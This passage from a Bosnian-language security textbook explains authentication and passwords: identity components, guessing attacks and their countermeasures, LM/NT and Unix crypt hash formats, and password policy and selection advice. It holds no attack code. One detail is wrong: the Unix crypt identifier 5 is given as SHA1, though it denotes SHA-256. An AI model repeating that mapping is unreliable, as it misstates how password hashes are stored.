Engleski termin, koji se često i kod nas koristi, je *authentication*. Potvrđivanje identiteta je proces povezivanja subjekta sa identitetom. Sistem ima skup identiteta koje prepoznaje. Neki subjekt (osoba, program) koji želi da koristi usluge sistema mora se identifikovati, odnosno preuzeti neki od identiteta koji sistem prepoznaje. Da bi ovo ostvario subjekt se prilikom predstavljanja sistemu predstavlja nekim od identiteta. (Osoba Saša Mrdović se računaru koji koristi na poslu predstavlja identitetom korisnika `smrdovic`, ista osoba se jednom od davalaca usluge e-pošte predstavlja identitetom korisnika `sasa.mrdovic`) Prije nego što sistem prihvati subjekat sa identitetom koji preuzima, subjekt mora potvrditi da je on ovlašten za predstavljanje tim identitetom.

Kako je u uvodnom poglavlju rečeno proces potvrđivanja identieta je jedan od osnovnih procesa kojim se osigurava sigurnost računarskih sistema. Osiguravanje da svaki korisnik može jednostavno preuzeti dodjeljeni mu identitet i da niko drugi ne može preuzeti taj identitet je osnova bez koje nema povjerljivosti, integriteta i dostupnosti. Potvrđivanje identiteta je mnogo starije od računara i računarskih mreža. Oduvijek su ljudi morali potvrđivati da su oni za koje se izdaju da bi dobili nešto: predmet, pristup, informaciju... Ove potvrde identiteta bile su različite poput akreditivnih pisama od vlastodržaca, pečata, ključeva i tajnih lozinki, te ponekad slika na osnovu kojih su prepoznavani. Svaka od potvrda imala je svojih prednosti i nedostataka. Ono što je prije nastanka telekomunikacija bilo drugačije je da uglavnom nije bilo potrebe za potvrde identiteta na daljinu. Uglavnom se ono što se željelo dobiti

[2] Misli se prije svega na Internet

na osnovu preuzimanja nekog identiteta konzumiralo ili preuzimalo lično na licu mjesta. Izuzetak su mogla predstavljati pisma za koja je bilo bitno jamčiti autentičnost i na osnovu kojih su se ostvarivala neka prava za autore pisma. Uobičajeno je bilo da se ova prava onda ostvaruju putem posrednika koji je opet bio lično prisutan na licu mjesta.

Računari, digitalna obrada informacija i telekomunikacije su stvorili potrebu za češće potvrđivanje identiteta na više sistema te na više potvrđivanja identiteta na daljinu. Sa druge strane principijelno se potvrde identiteta nisu mnogo promijenile. I dalje se identitet potvrđuje putem tajnih lozinki, certifikata izdanih od strane ovlaštenih, te različitih znakova fizičkog prepoznavanja poput otiska prsta. U ovaj proces se i sada po potrebi uključuju i posrednici (*proxy*).

4.3 Proces potvrđivanja identiteta

Ovaj proces sa sastoji od [24]:

- Prikupljanja identifikacijskih podataka od subjekta
- Analize ovih podataka
- Utvrđivanja da li ponuđeni podaci potvrđuju identitet

Iz navedenog se vidi da je za proces potvrđivanja identiteta neophodno pohranjivanje i upravljanje podacima o subjektima.

Komponente od kojih se sastoji proces potvrđivanja identiteta su [22]:

- A – skup identifikacijskih informacija
  - To su informacije koje subjekt pruža kao dokaz identiteta (lozinka, PIN, otisak prsta. ...)
- C – skup komplementarnih informacija
  - To su informacije koje sistem čuva za provjeru identiteta. U principu to mogu biti iste informacije kao i one koje subjekt pruža kao dokaz identiteta. Međutim, uobičajeno je da sistem ove podatke pohranjuje u nekom drugom obliku. Ovaj oblik je obično takav da se iz njega ne mogu rekonstruisati identifikacijske informacije. Dva osnovna razloga za ovo su onemogućavanje sistema (odnosno administratora) da preuzme identitete nekog korisnika i smanjivanje štete koja može nastati ako skup ovih komplementarnih informacija dospije u pogrešne ruke.
- F – skup funkcija za komplementaciju
  - $f \in F, f : A \to C$
  - Ovo su funkcije koje vrše preslikavanje identifikacijskih informacija u komplementarne. Ove funkcije zavise od oblika identifikacijskih informacija, ali su uglavnom jednosmjerne. Takođe, ako su identifikacijske informacije obimne (kao što mogu biti biometrijske) ove funkcije često vrše neku vrstu kompresije. Primjer čestih funkcija za komplementaciju su *hash* funkcije koje imaju oba navedena svojstva, jednosmjernost i kompresiju.

- L – skup funkcija za provjeru
  - $l \in L, L : A \times C -> \{tačno, netačno\}$
  - Ove funkcije omogućavaju da se identifikacijske informacije koje je subjekt ponudio kao dokaz identiteta uporede sa komplementarnim informacijama koje sistem ima. Rezultat ovih funkcija je jednostavno da se ono što je subjekt ponudio podudara sa onim što sistem ima u kom slučaju subjekt je potvrdio identitet koji želi preuzeti. U obratnom slučaju nepodudarnosti, subjekt nije potvrdio identitet.
- S - skup izbornih funkcija
  - Pored navedenih komponenti neophodne su i funkcije za administraciju koje omogućavaju stvaranje i promjenu identifikacijskih i komplementarnih informacija. Konkretno to su funkcije koje omogućavaju dodavanje i brisanje korisnika kao i promjenu informacija koje korisnik koristi za identifikaciju, npr. lozinke.

4.4 Metode potvrđivanja identiteta

U literaturi [194, 10, 176] su prepoznata tri osnovna načini na koje subjekt potvrđuje identitet:

- Nešto što zna
- Nešto što ima
- Nešto što jeste

Primjer nečega što subjekt zna je lozinka koja odgovara korisničkom imenu - identitetu pod kojim se subjekt prijavljuje. Drugi primjer je PIN (*Personal Identification Number*) koji odgovara broju računa – identitetu sa kog korisnik pokušava podići novac.

Primjer nečeg što subjekt ima je identifikaciona kartica, kartica za pristup ili pečat.

Primjeri nečega što subjekt jeste su njegove takozvane biometrijske osobine. Poznate i često korištene su otisak prsta, boja glasa, izgled šarenice ili mrežnjače. Ljudi se u međusobnoj identifikaciji jako oslanjaju na ovaj vid potvrđivanja identiteta. Za računare je to malo teže, što se kasnije detaljnije razmatra.

Pored ovih osnovnih načina potvrđivanja identiteta mogu se koristiti i drugi poput toga gdje je subjekt [50] (prijavljivanje samo sa tačno određene lokacije – adrese) ili koga subjekt poznaje [28] (kao u ljudskim komunikacijama gdje ljudi predstavljaju ljude jedne drugima i time potvrđuju njihov identitet ili PGP mreža povjerenja).

Pomenuti načini potvrđivanja se mogu i kombinovati na različite načine. Danas postoji relativno veliki broj ideja i izvedbi metoda za potvrđivanje identiteta. Neke metode su šire zastupljene u praksi, poput lozinki, a neke se koriste u ograničenom okruženju za posebne namjene, poput biometrijskih. Svaka od metoda ima svoje prednosti i nedostatke, te prema tome pogodnu

oblast primjene. Mogu se prepoznati neke osnovne značajke metoda po kojima se one mogu međusobno porediti.

Prije svega metode potvrđivanja identiteta mogu se razlikovati po nivou sigurnosti koje pružaju. Pod ovim se misli na to koliko je teško za nekog da neovlašteno preuzme tuđi identitet. Pitanje je koliko je metoda otporna na krađu identifikacijskih informacija koje se daju kao potvrda identiteta. Krađe može biti fizičko otuđivanje, kopiranje ili jednostavno prisluškivanje ili posmatranje unošenja ovih informacija. Pored krađe onoga što se koristi za potvrđivanje identiteta te informacije je možda moguće i pogoditi. Metode se razlikuju i po tome koliko je teško pogoditi ove informacije i koliko je teško spriječiti pogađanje. Neke metode oslanjaju se na treću stranu od povjerenja što unosi dodatni element u proces čija se sigurnost mora očuvati. Još jedno, sve aktualnije, pitanje vezano za sigurnost procesa potvrđivanja identiteta je privatnost. Pod ovim se misli na mogućnost povezivanja identiteta sa više sistema koji su vezani za istu osobu. Ovo povezivanje omogućava neku vrstu praćenja i nadzora te osobe što je ugrožavanje privatnosti.

Iako je sigurnost od presudnog značaja za metode potvrđivanja identiteta, pogodnost metode za upotrebu je ono što će je učiniti prihvatljivom ili ne za korisnike. Metoda može biti vrlo sigurna, ali nepogodna za korisnike. Primjer je skeniranje mrežnjače koje je vrlo pouzdan metod potvrđivanja identiteta sa aspekta sigurnosti, ali i vrlo neugodno za one koji na taj način potvrđuju identitet. Sa aspekta upotrebljivosti metode se mogu porediti po tome koliko ih je jednostavno koristiti. Jedno pitanje je koliki je napor potreban za pamćenje informacija za potvrđivanje identiteta. Ovaj napor je uglavnom nikakav ili zanemariv za metode koje su zasnovana na nečemu što korisnik ima ili biometrijske metode. Sa druge strane smetnja korisnicima može biti da je za potvrđivanje identiteta potrebno da nešto nose sa sobom, kao kod metoda zasnovanih na nečem što korisnik ima. Upotrebljivost se odnosi i na proces zamjene izgubljenih ili kompromitovanih sredstava identifikacije. Kod biometrijskih metoda ova zamjena izgleda[3] nemoguća, dok je kod lozinki relativno jednostavna. Bitna pogodnost iz korisničke perspektive je koliko se proces potvrđivanja identiteta nekom metodom usložnjava sa svakim novim sistemom na koji se korisnik prijavljuje. Smišljanje i pamćenje nove lozinke za svaki novi sistem nije najpogodnije, dok kod metoda zasnovanih na biometrici ovaj problem ne postoji. Postoji i opšte pitanje koliko je proces potvrđivanja identiteta komplikovan mentalno ili fizički, te kolike su mogućnosti da korisnik napravi grešku tokom ovog procesa. Metode koje zahtijevaju unos velike količine podataka na malim mobilnim uređajima mogu biti nepogodne za, pogotovo starije, korisnike.

Aspekt upotrebljivosti može se posmatrati i iz perspektive sistema, odnosno organizacije koja je vlasnik sistema na koji se korisnici prijavljuju. Ovdje je glavno pitanje troškova uvođenja i održavanja sistema koji podržava određenu metodu potvrđivanja identiteta. Jedno pitanje je da li je organizaciji

[3] Postoji procedura "zamjene" koja je objašnjena kasnije.

potreban dodatni hardver i/ili softver, te kakav i koliko to košta. Drugo pitanje je vezano za to da li je korisnicima potrebno obezbjediti dodatni hardver ili instalirati dodani softver. Ovo je direktno vezano za skalabilnost sistema po pitanju broja korisnika. Ako je trošak dodavanja svakog novog korisnika veliki, takav metod, makar bio odlične sigurnosti i upotrebljivosti za korisnike, je vjerovatno neprihvatljiv za organizacije.

Ovi aspekti su u nastavku razmotreni za različite metode potvrđivanja identiteta. Na početku su obrađene lozinke kao dominantan metod, a zatim su razmotrene alternative. Čitaocima zaintersovanim za više informacija o uporedbi lozinki i njihovih alternativa preporučuje se iscrpna savremena analiza grupe autora data u radu [26].

4.5 Lozinka

Lozinke su još uvijek najčešći metod potvrđivanja identiteta. Lozinke su primjer potvrđivanja identiteta nečim što subjekt zna. Lozinke imaju priličan broj nedostataka, ali i prednosti.

Najveća prednost lozinki je u lakoći njihovog uvođenja u upotrebu za organizaciju koja treba sistem za potvrđivanje identiteta. Lozinke su dobro poznata i zrela metoda potvrđivanja identiteta. Za njihovo uvođenje postoje mnoga gotova rješenja, otvorena i besplatna kao i komercijalna. Mehanizmi potvrđivanja identiteta bazirani na lozinkama su ugrađeni u većinu operativnih sistema i sistema za upravljanje bazama podataka. Troškovi dodavanja novih korisnika su zanemarivi, jer nije potreban nikakav dodatni hardver ili softver za svakog novog korinika, ni kod korisnika ni u organizaciji. Lozinke su relativno pogodne i za korisnike. Pošto su lozinke nešto što korisnik zna nema potrebe da korisnici imaju ikakve uređaje sa sobom da bi koristili lozinke. Sam proces prijavljivanja je jednostavan i traje kratko. U slučaju zaboravljanja ili kompromitacije lozinke, njena promjena je relativno jednostavna. Sa sigurnosnog aspekta lozinke su dobre jer nisu fizička stvar koja se može otuđiti. Nije potrebna treća strana od povjerenja već se potvrđivanje identiteta odvija između korisnika i sistema. Lozinke mogu (i trebaju) biti različite za različite sisteme, čime se, uz upotrebu različitih korisničkih imena, spriječava povezivanje identiteta neka osobe sa više sistema, što je pozitivno sa aspekta privatnosti. Navedene osobine lozinki su ih učinile dominantnim i teško zamjenjivim. Ni jedna od alternativnih metoda ne nudi toliko prednosti.

Sa druge strane gotovo od trenutka uvođenja lozinki krenula je potraga za nečim što bi ih zamjenilo. Osnovni razlog za ovo su određeni, prije svega sigurnosni, nedostaci koje lozinke imaju. Kao nešto što korisnik treba da zna da bi potvrdio identitet lozinke je potrebno zapamtiti. Lozinke nisu nešto što korisnik inherentno zna. Novu lozinku je potrebno memorisati i tek trajnom upotrebom ona postaje nešto što korisnik zna. Obično, što je lozinka duža i komplikovanija trebala bi biti sigurnija, odnosno teža za pogoditi, ali i teža za zapamtiti za korisnika. Kompleksnost jedne ili malog broja lozinki ne mora

predstavljati problem jer se one mogu korištenjem trajno memorisati. Problem nastaje kada broj lozinki poraste. Danas se većina usluga pruža elektronički i svaki od davalaca usluge traži da mu korisnici potvrde svoj identitet, uglavnom lozinkom. Opšte prihvaćen stav je da bi korisnici trebali imati različite lozinke za različite sisteme. Jedno istraživanje web korisnika iz 2007. godine pokazalo je da su korisnici već tada imali prosječno po 25 sistema na koje se prijavljuju i da su prosječno imali samo šest različitih lozinki koje koriste [63]. Ove okolnosti dovode korisnika u situaciju da mora naučiti veliki broj lozinki. Pokazalo se ljudi nisu dobri u ovome. Rezultat je da ili koriste iste lozinku za više sistema ili koriste jednostavne lozinke ili oboje. Korištenje iste lozinke znači da kompromitacija lozinke na jednom od sistema omogućava kompromitaciju korisnikovog identiteta na svim sistemima na kojima je koristio istu lozinku. Jednostavne lozinke je lakše pogoditi drugim ljudima, a pogotovo računarima. Ovim se direktno narušava sigurnost. Problem povećanog broja lozinki će možda postati toliki da će lozinke morati biti zamijenjene. Iz prethodnog je očigledan još jedan nedostatak lozinki. a to je da se mogu pogađati. Ovo je moguće jer su statične, ne mijenjaju se u vremenu.

4.5.1 Potvrđivanje identiteta lozinkom

Formalno, lozinke su identifikacijske informacije ($a \in A$). Tokom procesa potvrđivanja identiteta lozinkom, sistem provjerava da li lozinka koju je korisnik ponudio za neki identitet odgovara komplementarnim informacijama ($c \in C$) vezanim za taj identitet koje sistem ima. Ova provjera se može obaviti računanjem komplementarne informacije na osnovu lozinke (identifikacijske informacije) pomoću funkcija za komplementaciju f(a) ili provjerom lozinke (identifikacione informacije) pomoću funkcija za provjeru - l(a).

Da bi se spriječilo neovlašteno predstavljanje neophodno je zaštiti lozinke i njihove zapise (komplementarne informacije) na sistemu zaštiti. Lozinke treba da znaju samo korisnici i oni treba da se pobrinu za njihovu zaštitu. Zapisi lozinki koji su uglavnom *hash*-evi lozinki treba da budu dostupni samo funkciji sistema koja obavlja provjeru identiteta.

4.5.2 Napadi na lozinke

Najjednostavniji napad na lozinke je pogađanje lozinki. Da bi bilo moguće pogađati neophodno je imati ili skup komplementarnih informacija ili skup funkcija za provjeru.

Ako su dostupne funkcije za provjeru onda se vrši pogađanje lozinki dok rezultat funkcije za provjeru ne bude tačan. U praksi ovo je pokušavanje prijavljivanja na sistem sa pretpostavljenom lozinkom dok se ne ostvari pristup. Zaštita od ovog napada se obično izvodi tako što se ograničava intenzitet pokušaja. Postoje četiri uobičajena načina na koji način se to izvodi [24]:

1. U slučaju pogrešne lozinke vrijeme koje system čeka prije nego što omogući ponovni pokušaj se sa svakim pokušajem sve više povećava (*backoff*)

2. Nakon određenog broja pogrešnih pokušaja sistem raskida vezu sa korisnikom (*disconnection*)
3. Nakon određenog broja pogrešnih pokušaja onemogućava se korisnički račun (*disabling*)
4. Nakon određenog broja pogrešnih pokušaja sistem prividno omogućava prijavljivanje, ali korisnika smješta u ograničeno okruženju u kom prati njegove akcije sa pretpostavkom da se radi o napadaču uz namjeru da otkrije njegove ciljeve i metode (*jailing*)

Ako je dostupan skup komplementarnih informacija i poznata funkcija za komplementaciju moguće je pretpostaviti lozinku *p*, izračunati *f(p)* i provjeriti da li je to komplementarna informacija. Ako jeste lozinka je pogođena i ona je *p*, a ako nije pokušava se sa novom lozinkom. Funkcija za komplementaciju je najčešće neka *hash* funkcija koja je javno poznata i dostupna. Prema tome zaštita od ovog napada je zaštita datoteke u kojoj su pohranjene lozinke u obliku u kojem ih sistem čuva, a to su obično neki *hash*-evi lozinki. Na primjer operativni sistemi dozvoljavaju pristup datoteci sa ovim podacima samo privilegovanim korisnicima. Na Unix-oidnim sistemima samo korisnici sa *root* privilegijama imaju pristup `shadow` datoteci u kojoj su *hash*-evi lozinki. Na Windows sistemima pristup SAM datoteci u kojoj su pohranjeni *hash*-evi lozinki ima samo neinteraktivni privilagovani korisnik "`System`", a operativni sistem spriječava pristup i kopiranje ove datoteke svim korisnicima, uključujući i Administratora.

U oba navedena slučaja koriste se dvije osnovne metode isprobavanja lozinki:

- Sve kombinacije (*brute force*) - sistematska pretraga svih kombinacija izabranih znakova do neke dužine dok se ne pogodi lozinka
- Korištenje rječnika (*dictionary*) - sistematska pretraga na osnovu riječi iz "rječnika"[4] i kombinacija zasnovanih na njima (za ovo je neophodan dobar „rječnik“).

Kod pogađanja lozinki kad su dostupni *hash*-evi lozinki koristi se i metoda Dugine tabele (*Rainbow table*) [137]. Ova metoda omogućava skraćivanje vremena pretraživanja na račun većeg korištenja memorije. Ovo se postiže učitavanjem tabela izračunatih *hash* lanaca.

Za neku konstatnu brzinu isprobavanja lozinki V vjerovatnoća da će lozinka biti pogođena u vremenskom periodu T zavisi od broja mogućih lozinki N (pod uslovom da se neselektivno isprobavaju sve lozinke - *brute force*) i može se izraziti sa:

$$P \geq \frac{V \times T}{N} \tag{4.1}$$

Broj mogući lozinki zavisi od dužine i dozvoljenih znakova za pravljenje lozinke. Primjer:

[4] Skup riječi, kao i kombinacija slova i brojeva, za koje se smatra da predstavlja skup najvjerovatnijih lozinki ili dijelova lozinki

- Lozinka od malih slova i cifara (30 +10), fiksne dužine od 6 znakova
- Moguće pokušati 10.000 puta u sekundi
- Trajanje perioda pokušaja 1 dan

$$P \geq \frac{(24 \times 60 \times 60) \times 10.000}{40^6}$$

$$P \geq 0,21$$

Znači da je u ovom slučaju vjerovatnoća pogađanja lozinki u periodu od jednog dana 21%, što nije dobar procenat. Za pet dana bi lozinka (zapravo sve lozinke) bila sigurno pogođena. Očigledno je da je potrebno povećati broj mogućih lozinki povećavanjem dužine lozinke i proširivanjem skupova znakova sa specijalnim znakovima, te usporiti brzinu kojom se lozinke mogu pokušavati nekom od prethodno pomenutih metoda.

Potrebno je napomenuti da je obično stvarni broj mogućih lozinki mnogo manji od teoretskog. Nisu sve kombinacije znakova jednako vjerovatne pogotovo ako lozinke smišljaju ljudi, jer te lozinke moraju biti na neki način pamtljive.

Pošto se od napada na lozinke štiti njihovim adekvatnim pohranjivanjem i izborom ove dvije teme su obrađene u dva naredna podpoglavlja.

4.5.3 Pohranjivanje lozinki

Kao primjer pohranjivanja lozinki, odnosno njihovih *hash*-eva kao komplementranih informacija su predstavljeni načini na koje to rada savremeni operativni sistemi Windows i Unix-oidni sistemi.

Windows lozinke

Stariji format zapisa lozinki na Windows sistemima je takozvani LM *hash*, a noviji NT *hash*. Windows operativni sistemi do XP i Sever 2003 (po inicijalnoj konfiguraciji) čuvaju oba oblika zapisa. Sistemi noviji od ovih (po inicijalnoj konfiguraciji) čuvaju samo NT zapis koji je noviji i sigurniji.

LM (Lan Manager) *hash* lozinke pravi se na slijedeći način [186]:

- Sva mala slova iz lozinke se pretvore u velika (ovim se znatno smanjuje teoretski broj mogućih lozinki, te olakšava pogađanje)
- Svaka lozinka se pretvori u lozinku dužine 14 znakova
  - Ako je kraća od 14 dodaju se NULL na lozinku da postane 14 znakova
  - Ako je duža od 14 znakova odbacuju se znakovi viška
- Lozinka se podjeli u dva dijela od po sedam znakova (ponovo smanjivanje broja kombinacija i olakšavanje pogađanja lozinke)
- Svaki dio posebno je DES ključ za šifriranje fiksnog stringa
- Dva šifrirana teksta se povežu u 128 bitni niz i sačuvaju kao LM hash.

NT LM (Lan Manager) *hash* lozinke je pravi *hash* lozinke i to MD4 u verziji 1, a MD5 u verziji 2 [186]. Lozinka može biti dužine do 256 Unicode znakova. Ovaj format zapisivanja lozinke je očigledno sa mnogo manje ograničenja i teži za pogoditi.

Kako je rečeno Windows operativni sistemi do XP i Sever 2003 (po inicijalnoj konfiguraciji) čuvaju oba oblika zapisa. Ovi zapisi se čuvaju u SAM datoteci. Windows OS spriječava pristup ovoj datoteci svim korisnicima.

Unix lozinke

Slično kao i Windows, tako i Unix-oidni sistemi imaju dva formata zapisa lozinke, stari i novi. Međutim, kod Unix sistema čuva se samo jedan format zapisa.

Stari format zapisa Unix lozinke ima slijedeći format [113]:

2 znaka (*salt*) + 11 znakova (*hash*)

Niz od 11 znakova se dobije *hash*-iranjem niza od 64 bita 0 korištenjem DES-a (25 puta) gdje je lozinka ključ.

So (*salt*) je niz od dva slučajno izabrana znaka za svakog korisnika. "So" je tu da malo "zabiberi" proces uvođenjem permutacija u korake DES šifriranja. Rezultat je da ista lozinka (za drugog korisnika) nema isti *hash*. Ovim se znatno otežava korištenje rječnika, a pogotovo onih sa unaprijed izračunatim *hash*-evima, jer ne *hash*-iraju se samo lozinke već lozinke sa dodatim *salt* znakovima.

Kod starog formata zapisa lozinke su dužine do osam ASCII znakova.

Novi format zapisa Unix lozinke ima slijedeći format [113]:

$oznaka_algoritma$salt$hash

Korišteni algoritmi i njihove oznake su:

- 1 – MD5
- 2 – blowfish,
- 5 – SHA1,
- 6 – SHA-2

So (*salt*) ima istu funkciju kao i kod starog formata. *Hash* je *hash* lozinke izabranim algoritmom i Base64 kodiran.

Unix-oidni operativni sistemi čuvaju ove zapise lozinki u `shadow` datoteci. Pravo pristupa ovoj datoteci ima samo *root* korisnik.

4.5.4 Način izbora lozinki

Teoretski je najbolje da se lozinke biraju sasvim slučajno. Na taj način sve kombinacije dostupnih znakova su jednako vjerovatne i postiže se teoretski minimum vjerovatnoće pogađanja lozinki.

Praktično postoje ozbiljni nedostaci ovog pristupa. Jedan je jednostavan i vezan za samo slučajno generisanje lozinki jer takve lozinke mogu biti i vrlo kratke. Taj nedostatak se može lagano riješiti ograničavanjem minimalne dužine slučajno generisane lozinke.[5] Drugi nedostatak tiče se kvaliteta generatora slučajnih lozinki. Ako generator nije dobar, slučajnost i period ponavljanja lozinki mogu biti takvi da je lozinku moguće pretpostaviti i pogoditi. Najveći nedostatak slučajnih lozinki je što ljudi imaju problema da ih zapamte. Ljudi dobro pamte do nekih sedam stvari (riječi, znakova,brojeva), više od toga je problem [122]. Ovakve slučajne lozinke koje ljudi ne mogu da zapamte dovode do zapisivanje lozinki (pa se pristup nešto što korisnik zna – lozinka, pretvara u nešto što korisnik ima – zapis lozinke). Zapisivanje ne mora neophodno biti loša stvar jer pomaže da se lozinka ne zaboravi i obično nakon nekoliko unosa lozinke korisnici je zapamte. Bitno je gdje se zapis čuva u tom kratkom periodu dok se lozinka ne nauči. Čuvanje na radnom stolu, ispod tastature, na monitoru očigledno nije dobro, međutim papirić sa lozinkom u novčaniku, među drugim stvarima koje čovjek smatra vrijednim i čuva, je prihvatljivo. Pogotovo ako lozinka ne štiti nešto što je vrijednije od stvari u novčaniku. To je opet stvar procjene rizika.

Preovladavajući način izbora lozinki je da korisnici sami biraju svoje lozinke. Prednost ovoga je da korisnici te lozinke uglavnom ne zaboravljaju. Ova prednost pretvara se u veliku manu kada se nezaboravljanje lozinki zasniva na njihovoj prevelikoj jednostavnosti ili preočiglednim pojmovima i imenima koje gotovo svako ko poznaje korisnika može pogoditi. Iskustvo je pokazalo da ljudi teže da biraju naivne lozinke koje su kratke i očigledne [10].

U prvim istraživanjima kvaliteta korisnički izabranih lozinki iz 1979. godine bilo je moguće pogoditi više od tri četvrtine [126]. Nešto kasnije, prema velikom istraživanju nad 15.000 hasheva lozinki koje su birali korisnici sami pokazalo se da se oko jedne četvrtine može pogoditi [103]. Mali procenat 2,7% bio je jednak korisničkim imenima. Nešto više od 7% su bile riječi iz riječnika. U to vrijeme uobičajene dužine bile su do osam znakova. Kada su kompanije uvele politiku koja je definisala određene zahtjeve na kompleksnost lozinki korisnici su počeli da ih zapisuju na papiriće [3], slično kao sistemski generisane lozinke.

Da bi se korisnicima omogućilo da sami biraju svoje lozinke, pri čemu te lozinke nisu prekratke ili preočigledne, uvodi se sistemsko ograničavanje mogućih lozinki. Prilikom izbora lozinke sistem može provjeriti jedan ili oba od navedenih uslova:

- Minimalna dužina lozinke – lozinka mora biti dužine koja je jednaka ili veća od minimalne dozvoljene dužine;
- Minimalna kompleksnost lozinke – lozinka mora zadovoljavati postavljene uslove kompleksnosti koji se obično izražavaju zahtjevima da sadrži mala i velika slova, brojeve i posebne znakove.

[5] Nije dobro fiksirati dužinu jer to olakšava pogađanje

U koliko lozinka ne zadovoljava uslove korisnik mora izabrati drugu.

Pored ovoga često se provodi i kontrola starosti lozinke. Slično kao i kriptografski ključevi i lozinke imaju veću šansu da budu pogođene što se duže koriste. Zbog ovoga sistem može zahtjevati od korisnika da promijene lozinke nakon određenog vremenskog intervala. Uobičajeno je da pri ovome korisnik ne može izabrati neku od lozinki koju je koristio nekoliko perioda u prošlosti ili lozinku koja je previše slična postojećoj (da ne bi bilo lozinka1, lozinka2, ...).

Kao primjer politike za kompleksnost lozinki navodi se ona koja dolazi od Microsoft. Ovdje je data tekuća verzija iz 2012. godine [187], ali koja je gotovo ista kao i prethodne:

- Nema ponavljanja bar 24 lozinke
- Lozinka vrijedi najduže 42 dana
- Lozinka vrijedi najmanje dva dana
- Minimalna dužina lozinke je osam
- Lozinka ima znakove iz bar tri od pet grupa:
  - Velika slova
  - Mala slova
  - Cifre
  - Ostali znakovi (npr. !,$,#,%)
  - Unicode znakovi
- Lozinka nema tri ili više znakova iz korisničkog imena

Veoma je bitno da se u ograničavanju korisnika u izboru i promjeni lozinki ne pretjeruje jer to može izabrati kontra efekat. Korisnici frustrirani pokušajima da udovolje ograničenjima će biti nezadovoljni i pokušavaće da samo udovolje formi, te mogu izabrati lošu lozinku koja zadovoljava formu ili zapisati lozinku na neodgovarajuće mjesto. Vezano za ovo kruži anegdota da je u jednoj organizaciji kompleksnost lozinki bila tako strogo definisana da se ispostavilo da samo jedna lozinka može udovoljiti zahtjevima te su svi korisnici imali istu lozinku.

Najbolji način da se ostvari da korisnici sami biraju lozinke je obuka korisnika. Prije svega potrebno je da korisnici shvate vrijednost lozinke. Prema jednom istraživanju iz 2004. većina korisnika bila je spremna otkriti svoju lozinku za jednu tablu čokolade [133]. Korisnici moraju naučiti da lozinku tretiraju kao ključ ili bilo koju drugu fizičku stvar koja im omogućava pristup lokacijama sa ograničenim pristupom i za koju su odgovorni.

Korisnicima je neophodno pomoći u izboru dobre lozinke tako što će im se ukazati na vrste i oblike lozinki koje je lakše pogoditi, te dati im savjete kako izabrati dobru lozinku (par savjeta slijedi u nastavku). Također pri definisanju ograničenja i očekivanja od korisničkih lozinki treba biti realan, te ih prilagoditi vrijednosti sistema kome se ostvaruje pristup na osnovu tih lozinki.

Jedan od najbitnijih savjeta vezanih za lozinke je da korisnici, a ovo se odnosi posebno na administratore, nauče da je neophodno da **odmah promijene inicijalne lozinke postavljene od strane proizvođača na opremi**

kojom upravljaju. Ove lozinke su opšte poznate i javno dostupne i jedan su od najčešćih konfiguracionih sigurnosnih propusta koji budu zloupotrebljeni.

4.5.5 Starenje lozinki

Kako je prethodno pomenuto lozinke treba da ističu nakon nekog vremena. Lozinke treba mijenjati i ranije ako su kompromitovane. Neophodno je izabrati adekvatan period promjene. Takođe treba uvesti pogodna pravila za novu lozinku (koliko se mora razlikovati od starih) te pravila koliko lozinki unazad se ne može koristiti kao nova lozinka. Neophodno je na vrijeme početi upozoravati korisnike da se približava datum isticanja lozinke da bi im se dalo vremena da smisle novu. U vremenskom škripcu korisnici biraju loše lozinke koje pri tome i zaborave. Takođe je neophodno definisati i minimalno vijeme trajanja lozinke da bi se spriječilo da korisnici odjednom prođu kroz potrebni niz lozinki i vrate se svojoj omiljenoj.

4.5.6 Savjeti za izbor lozinki

"Izaberite lozinku koju ne možete zapamtiti i nemojte je zapisivati" [Nepoznati autor]

Uz sve napomene o dobrim i lošim lozinkama potrebno je dati i nekoliko praktičnih savjeta za izbor dobrih lozinki.

Dobro je da lozinka ima bar po jedno slovo malo i veliko, broj i drugi znak. Što duža lozinka to bolje jer se time otežava pogađanje, pogotovo ako se poštuje prvi savjet. Sa druge strane duže lozinke je teže pamtiti. Nekada standardni savjet da lozinka bude dugačka osam znakova i ne izgleda baš najbolje kada se uzme u obzir način na koji starije verzije Windows pohranjuju LM *hash*. Lozinke mogu postati još teže za pogoditi ako se u njima koriste i visoki ASCII kodovi (`alt`-kod) i kontrolni znakovi (`ctrl`-slovo).

Kako ovakve lozinke mogu biti teške za zapamtiti potrebno je imati sistem koji će omogućiti da se napravi lozinka koja će zadovoljavati gornje uslove, ali ipak biti pamtljiva. Neki od savjeta su da se kao lozinka koriste početna slova (velika i mala) riječi neke fraze ili pjesme, uz dodatne brojeve i posebne znakove. Takođe stari brojevi telefona prijatelja iz djetinjstva ili registarskih tablica automobila napisani kao kombinacija brojeva, slova i posebnih znakova mogu biti dobar početak. Kombinovanje ćiriličnog pisma, odnosno slova koja postoje u oba pisma može dodatno otežati otkrivanje bez posebnih poteškoća za pamćenje. Dodavanje neke riječi u lozinku, na kraj, početak ili u sredinu, učiniće lozinku dužom i težom za pogoditi putem isprobavanja svih kombinacija. Sa druge strane pamćenje i ove riječi ne predstavlja veliko dodatno opterećenje. Ovakva riječ ne treba da ima očigledne veze sa korisnikom ili sistemom za koji se koristi.

Ideja da se lozinke prave kao kombinacija običnih nepovezanih riječi bila je vrlo popularna prije nekoliko godina. Dobar primjer ove ideje i motivacije za nju predstavlja `xkpasswd` generator lozinki [30]. Kasnije anlize su pokazale

da ovakve lozinke ne moraju biti sigurne kako se čini [27], ali ipak ostaju kao primjer ideje koja pomaže rješavanje pitanja izbora dobre lozinke.

Poseban oblik lozinke od običnih riječi predstavlja *pass-phrase*, dugačka lozinka koje nije jedna riječ nego cijela fraza u nekom jeziku. To su zapravo lozinke koje su mnogo duže od standardnih, a ipak lagane za zapamtiti. Nisu možda dovoljno kompleksne, ali to nadoknađuju dužinom. Najveći nedostatak može biti izbor fraze, koja može biti opšte poznata ili lakša za pogoditi ako se pretpostavi ili pogodi nekoliko slova.

4.6 Promjenljive identifikacijske informacije

